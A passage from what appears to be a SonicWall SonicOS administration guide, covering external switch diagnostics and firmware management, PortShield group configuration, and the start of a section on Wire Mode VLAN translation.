Status	Status of the switch: A green **Enabled** icon indicates the switch is up and available. **NOTE:** When an extended switch has been powered off and then the firewall is restarted (rebooted), it may take up to 5 minutes before the firewall discovers the extended switch and reports the **Status** of the switch as up and available.
IP Address	IP address of the extended switch.
Switch Management	Switch port used for management traffic.
Firewall Uplink	Port on the firewall configured as the firewall uplink. If no firewall port has been configured as the firewall uplink, the column displays **None**.
Switch Uplink	Port on the extended switch configured as the switch uplink. If no switch port has been configured as the switch uplink, the column displays **None**.
Configure	Contains the: • **Edit** icon – Click to display the **Edit External Switch** dialog. • **Delete** icon – Click to delete the switch entry.

The **External Switch Configuration** tab provides information about the external switches provisioned on the firewall and allows you to manage the switch. You can also configure or delete an extended switch. To configure an extended switch, see Configuring PortShield Groups on page 377; to delete an extended switch, see the *SonicWall X-Series Solution Deployment Guide*.

Monitoring External Switch Diagnostics and Managing Firmware



Name	Status	Rx Unicast Packets	Rx Multicast Packets	Rx Broadcast Packets	Rx Bytes	Rx Errors	Tx Unicast Packets	Tx Multicast Packets	Tx Broadcast Packets	Tx Bytes	FCS Errors	Single Collision Frames	Late Collisions	Excessive Collisions	Internal MAC Transmit Errors	Oversized Packets	Rx Pause Frames	Tx Pause Frames
1	Up	6,748,062	1,423,574	3,396,364	1,605,550,159	0	6,646,378	654,205	1,678,908	4,649,613,506	0	0	0	0	0	0	0	0
2	Up	15,740	5,273,191	12,954,265	2,702,150,499	0	27,437	2,077,403	5,073,871	1,054,350,232	0	0	0	0	0	0	0	0
3	Up	9	189	707	117,842	0	2,748	1,543,095	3,604,560	717,001,441	0	0	0	0	0	0	0	0
4	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
14	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
15	Up	260	37,281	1,227,295	89,453,218	0	19,177	2,040,426	3,847,906	964,262,892	0	0	0	0	0	0	0	0
16	Down	249	14,241	453,977	33,190,093	0	441	588,803	1,687,909	321,275,011	0	0	0	0	0	0	0	0
17	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
18	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

NOTE: The tables display **No Entries** if external switches have not been provisioned.

The **External Switch Diagnostics** tab allows you to:


- Monitor statistics for the extended switch(es)
- Upload the firmware image and/or the boot image
- Restart the extended switch(es)

Topics:

Changing the Display

The **External Switch Diagnostics** tab displays statistics and other information about only one switch at a time. By default, the data for External Switch 1, **ES1**, is displayed. If you have two or more external switches, to display data about a different external switch, choose **ES2**, **ES3**, or **ES4** from the **Switch Name** drop-down menu:

Monitoring Statistics



Statistics: External Switch 1 Clear


Name	Status	Rx Unicast Packets	Rx Multicast Packets	Rx Broadcast Packets	Rx Bytes	Rx Errors	Tx Unicast Packets	Tx Multicast Packets	Tx Broadcast Packets	Tx Bytes	FCS Errors	Single Collision Frames	Late Collisions	Excessive Collisions	Internal MAC Transmit Errors	Oversized Packets	Rx Pause Frames	Tx Pause Frames
1	Up	6,760,223	1,426,437	3,401,520	1,608,364,974	0	6,658,430	655,180	1,680,791	4,657,954,859	0	0	0	0	0	0	0	0
2	Up	15,740	5,278,875	12,961,320	2,704,047,476	0	27,437	2,081,242	5,080,914	1,056,074,765	0	0	0	0	0	0	0	0
3	Up	9	191	711	119,114	0	2,748	1,544,017	3,604,564	717,061,593	0	0	0	0	0	0	0	0
4	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
⋮																		
12	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
14	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
15	Up	260	37,336	1,229,178	89,590,448	0	19,177	2,044,208	3,853,062	965,848,899	0	0	0	0	0	0	0	0
16	Down	249	14,241	453,977	33,190,093	0	441	588,803	1,687,909	321,275,011	0	0	0	0	0	0	0	0
17	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
18	Down	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

The **Statistics** table displays a running tally of all statistics. To restart statistics collection, click the **Clear** button to reset the counters.

Name	Port name, 1 – *n*.
Status	Whether the port is **Up** or **Down**.
Rx Unicast Packets	Number of Unicast packets received on the port.
Rx Multicast Packets	Number of Multicast packets received on the port.
Rx Broadcast Packets	Number of Broadcast packets received on the port.
Rx Bytes	Number of bytes received on the port.
Rx Errors	Number of packets with errors received on the port.
Tx Unicast Packets	Number of Unicast packets transmitted on the port.
Tx Multicast Packets	Number of Multicast packets transmitted on the port.
Tx Broadcast Packets	Number of Broadcast packets transmitted on the port.
Tx Bytes	Number of bytes transmitted on the port.
FCS Errors	Number of packets with FCS (frame check sequence) errors received on the port.
Single Collision Frames	Number of frame collisions detected on the port.
Late Collisions	Number of frame collisions detected after the last frame bit was sent on the port.
Excessive Collisions	Number of frame collisions detected that exceeded the number of retries on the port.

Internal MAC Transmit Errors	Number of non-collision transmission errors detected on the port.
Oversized packets	Number of received packets larger than the port was expecting.
Rx Pause Frames	Number of pause frames received by the port.
Tx Pause Frames	Number of pause frames sent by the port.

Restarting the External Switch(es)




IMPORTANT: When an extended switch has been powered off and then the firewall is restarted (rebooted), it may take up to 5 minutes before the firewall discovers the extended switch and reports the **Status** of the switch as **Connected**.

To restart an external switch:

1. Navigate to **Network > PortShield Groups**.
2. Click the **External Switch Diagnostics** tab.
3. Select which external switch to restart from the **Switch Name** drop-down menu.
4. Scroll to the **Restart: External Switch** section.
5. Click the **Restart** button.

Managing External Switch Firmware





The **Firmware Management: External Switch** table displays information about the external switch's firmware and boot code:

Type	Either **Firmware** or **Boot Code**.
Version	Version of firmware or boot code on the external switch.
Date Created	Date the firmware or boot code was created.
Time Created	Time the firmware or boot code was created.
Upload	**Upload** icon.

To upload firmware or boot code:

1. Click **Upload** for either **Firmware** or **Boot Code**. The **Upload External Switch Firmware** or **Upload External Switch Boot Code** dialog displays.






2 Click **Browse**. The **File Upload** dialog displays.

3 Select the file.

4 Click **Upload**.

Managing Ports on the SM 9800 or SOHO W Firewall

The **Network > PortShield Groups** page for the SM 9800 or SOHO W firewall has a different look. The information on this page combines the information on the **Port Graphics** tab (see Viewing Interfaces (Ports) on the Port Graphics Tab on page 368) and **Port Configuration** tab (Viewing Status of and Editing PortShield Interfaces on the Port Configuration Tab on page 370).



You configure firewall interfaces as described in Configuring PortShield Groups on page 377.

Configuring PortShield Groups

PortShield groups can be configured on several different pages in the SonicOS management interface:

- Configuring PortShield Interfaces on Network > Interfaces on page 378
- Configuring PortShield Interfaces with the PortShield Interface Guide (TZ Series and SOHO W Firewalls Only) on page 379
- Configuring PortShield Interfaces on Network > PortShield Groups on page 379
- Configuring External Switch PortShield Groups from the Port Graphics Tab on page 380

Configuring PortShield Interfaces on Network > Interfaces

IMPORTANT: For a port to be an interface, it must be configured with an IP address. Otherwise, the port is not listed in the **PortShield Interface** drop-down menu.


To configure a PortShield interface:

1 Navigate to the **Network > Interfaces** page.


2 In the **Interface Settings** table, click the **Configure** icon for the interface you want to configure. The **Edit Interface** dialog displays.

3 In the **Zone** drop-down menu, select on a zone type option to which you want to map the interface. More options display.

NOTE: You can add PortShield interfaces only to **Trusted**, **Public**, and **Wireless** zones.



4 In the **Mode / IP Assignment** drop-down menu, select **PortShield Switch Mode**. The options change again.



5 From the **PortShield to** drop-down menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.

6 Click **OK**.


Configuring PortShield Interfaces with the PortShield Interface Guide (TZ Series and SOHO W Firewalls Only)

You can configure PortShield interfaces through the PortShield Interface Guide as described in Using the PortShield Interface Guide on page 1909. You can access the PortShield Interface Guide in these ways:

- Clicking **Wizards** in the upper right-hand corner of any UI page. The **Configuration Guide** displays; select the **PortShield Interface Guide**.
- On the **Network > Interfaces** page on a TZ Series or SOHO W firewall, click the **PortShield Wizard** button to display the **PortShield Interface Guide**.

Configuring PortShield Interfaces on Network > PortShield Groups

The **Port Graphics** tab (section for the SOHO W and SM 9800 firewalls) of the **Network > PortShield Groups** page displays a graphical representation of the current configuration of PortShield interfaces. For a description of the graphic display, see Viewing Interfaces (Ports) on the Port Graphics Tab on page 368.




You can manually group ports using the graphical **PortShield Groups** interface by clicking on the ports you want to group. Grouping ports allows them to share a common network subnet as well as common zone settings.


NOTE: Interfaces must be configured before being grouped with PortShield.

To configure PortShield groups:

1 In the port graphic, select the interface(s) you want to configure as part of a PortShield group. The interfaces turn yellow.



2 Click the **Configure** button. The **Edit Switch Port** dialog displays.



3 From the **Port Enable** drop-down menu, select whether you want to enable or disable the interfaces. The default is **Enabled**.

4 From the **PortShield Interface** drop-down menu, select which interface you want to assign as the master interface for these PortShield interfaces. The default is **Unassigned**.

5 From the **Link Speed** drop-down menu, select the link speed for the interfaces:

- **Auto Negotiate** (default)
- **1000 Mbps – Full Duplex**
- **100 Mbps – Full Duplex**
- **100 Mbps – Half Duplex**
- **10 Mbps – Full Duplex**
- **10 Mbps – Half Duplex**

6 Click **OK**.

Configuring External Switch PortShield Groups from the Port Graphics Tab

IMPORTANT: When an extended switch has been powered off and then the firewall is restarted (rebooted), it may take up to 5 minutes before the firewall discovers the extended switch and reports the **Status** of the switch as **Connected**.

When configuring extended switches in a PortShield group, it may take up to 5 minutes for the configuration to be displayed on the **Network > PortShield Groups** page.

IMPORTANT: Interfaces must be configured before being grouped with PortShield.

NOTE: For how to configure PortShield groups for various topographies, see the *SonicWall X-Series Solution Deployment Guide*.

NOTE: Extended switches are not supported on the SM 9800 or SOHO W firewall.

The **Network > PortShield Groups** page displays a graphical representation of the current configuration of PortShield interfaces on both the firewall and the extended (external) switch(es). If there is one external switch,

there are two graphics; for two external switches, there are three graphics, and so on. The switch graphics are labeled with the switch model and the external switch ID: 1, 2, 3, 4.


You can manually group ports on the firewall and switch(es) together using the graphical PortShield Groups interface by clicking on the ports you want to group. Grouping ports allows them to share a common network subnet as well as common zone settings.

To configure PortShield groups with external switches:

1 Configure the ports on the firewall by following the procedure in Configuring PortShield Interfaces on Network > PortShield Groups on page 379.

2 In the port graphic for the external switch, select the interface(s) you want to configure as part of the PortShield group. The interfaces turn yellow.

3 Click the **Configure** button. The **Edit Multiple Switch Ports** dialog displays.



The **Name** field is dimmed and cannot be modified. It displays the names of both the firewall's and external switch's ports you selected (*n* is the selected port):

- Firewall ports are named **X*n***.
- External switch 1 ports are named **ES1 : *n***.
- External switch 2 ports are named **ES2 : *n***.
- External switch 3 ports are named **ES3 : *n***.
- External switch 4 ports are named **ES4 : *n***.

4 From the **Port Enable** drop-down menu, select:

- **Disabled**
- **Enabled**
- **—Keep Current Settings—** (default) – By default, all ports on the extended switch are enabled.

5 From the **PortShield Interface** drop-down menu, select which interface you want to assign as the master interface for these PortShield interfaces:

- **Unassigned**
- Port name

  IMPORTANT: For a port to be an interface, it must be configured with an IP address. Otherwise, the port is not listed in the **PortShield Interface** drop-down menu.

- **—Keep Current Settings—** (default)

  NOTE: PortShield options may be disabled for external switch ports.

  Ports that are portshielded here are configured automatically as access VLANs for the corresponding PortShield VLAN.

6 From the **Link Speed** drop-down menu, select the link speed for the interfaces:

- **Auto Negotiate**
- **1000 Mbps – Full Duplex**
- **100 Mbps – Full Duplex**
- **100 Mbps – Half Duplex**
- **10 Mbps – Full Duplex**
- **10 Mbps – Half Duplex**
- **—Keep Current Settings—** (default) – By default, the link speed for all ports on the extended switch are set to **Auto Negotiate**.

7 Click **OK**.

29

Configuring Wire Mode VLAN Translation

Network > VLAN Translation

NOTE: VLAN Translation is available on all platforms that support Wire Mode.

NOTE: VLAN Translation and Wire Mode over VLAN interfaces cannot be enabled at the same time.

VLAN Translation Overview

The VLAN Translation (mapping) feature allows traffic arriving on a VLAN to a Wire Mode interface operating in Secure mode to be mapped to a different VLAN on the outgoing paired interface. Re-routing some of the traffic coming into the firewall onto different VLANS allows you to perform further analysis, processing, or merely remapping traffic. This feature is supported on all Wire Mode-capable devices.

An advantage of Wire Mode, that is, you can pre-provision the VLAN mapping. This allows you to have the mapping in place before traffic the interface receives traffic. You also can add and delete mapping on an active Wire Mode interface.

Topics:

Mapping Modes

You can create a VLAN mapping in these modes:

- Unidirectional mapping – For example, use to:
  - Secure printing from a less-secure network to a high-secure network
  - Transfer application and operating system updates from a less-secure network to a high-secure network
  - Monitor multiple networks in a SOC (security operations center)

- Provide time synchronisation in high-secure networks
- Transfer files
- Provide a “you have mail” alert to a high-secure network from a less-secure network

- Bidirectional mapping – For example, use to setup a two-way connection to and from devices through the firewall, for example, TCP.

Mapping Persistence

The VLAN map created for a pair of interfaces is persistent over reload and is stored as part of the configuration. If the interfaces are moved out of Wire Mode while they have mappings associated with them, those mappings are not deleted and become active if they are ever paired up in Wire Mode again.

Map Multiple Interface Pairs

You can create VLAN mapping for multiple pairs of interfaces at the same time. These interfaces must form part of an existing Secure Wire Mode pair at the time of the VLAN mapping creation. You can also create mappings for an interface with multiple interfaces, but only the mappings for the current active Wire Mode pair will be in use at any given point in time. If the paired interface is changed and this new pair has a pre-created mapping, that mapping is in effect immediately upon the pair change.

Example

Multiple interface pairs mapping


#	Ingress Interface	Ingress VLAN	Egress Interface	Egress VLAN	Reverse Translation	Active	Configure
1	X10	2148	X11	2149	✓	✓	
2	X11	2149	X10	2148	✓	✓	
3	X12	2150	X13	2151		✓	
4	X12	2150	X14	2152			

In Multiple interface pairs mapping, a mapping exists for X12 to X13 (policy 3) as well as X12 to X14 (policy 4).

As only X12 and X13 (policy 3) are currently forming a Wire Mode pair, only the policy 3 is active as indicated by the flag in the active column. If the paired interface changes from X13 to X14 for interface X12, then policy 3 becomes inactive and policy 4 becomes active instead.

Creating and Managing VLAN Maps

The **Network > VLAN Translation** page allows you to create and manage the VLAN mapping of interfaces.



- Policy number and checkbox – Number of the policy and its associated checkbox.
- **Ingress Interface** – Name of the incoming interface.
- **Ingress VLAN** – VLAN tag of the incoming interface.
- **Egress Interface** – Name of the interface to which traffic is mapped.
- **Egress VLAN** – VLAN tag of the interface to which traffic is mapped.
- **Reverse Translation** – Indicates whether the mapping is unidirectional or bidirectional:
  - **Disabled** – Unidirectional.
  - **Enabled** – Bidirectional.
- **Active** – Status of the mapped pair:
  - **Active** – The Wire Mode pair is mapped and active.
  - **Inactive** – The Wire Mode pair is mapped but not active (pre-provisioned).
- **Configure** – Displays **Edit** and **Delete** icons for a mapped pair.

Topics:

- Creating a VLAN Map on page 386
- Managing VLAN Mappings on page 390

Creating a VLAN Map

You can create a unidirectional VLAN map before or after a Wire Mode pair. Creating a VLAN map is a two-step process:


1 Creating a Wire Mode Pair in Secure Mode on page 387

2 Creating the VLAN Mapping on page 389

Creating a Wire Mode Pair in Secure Mode

To create a Wire Mode pair in secure mode:

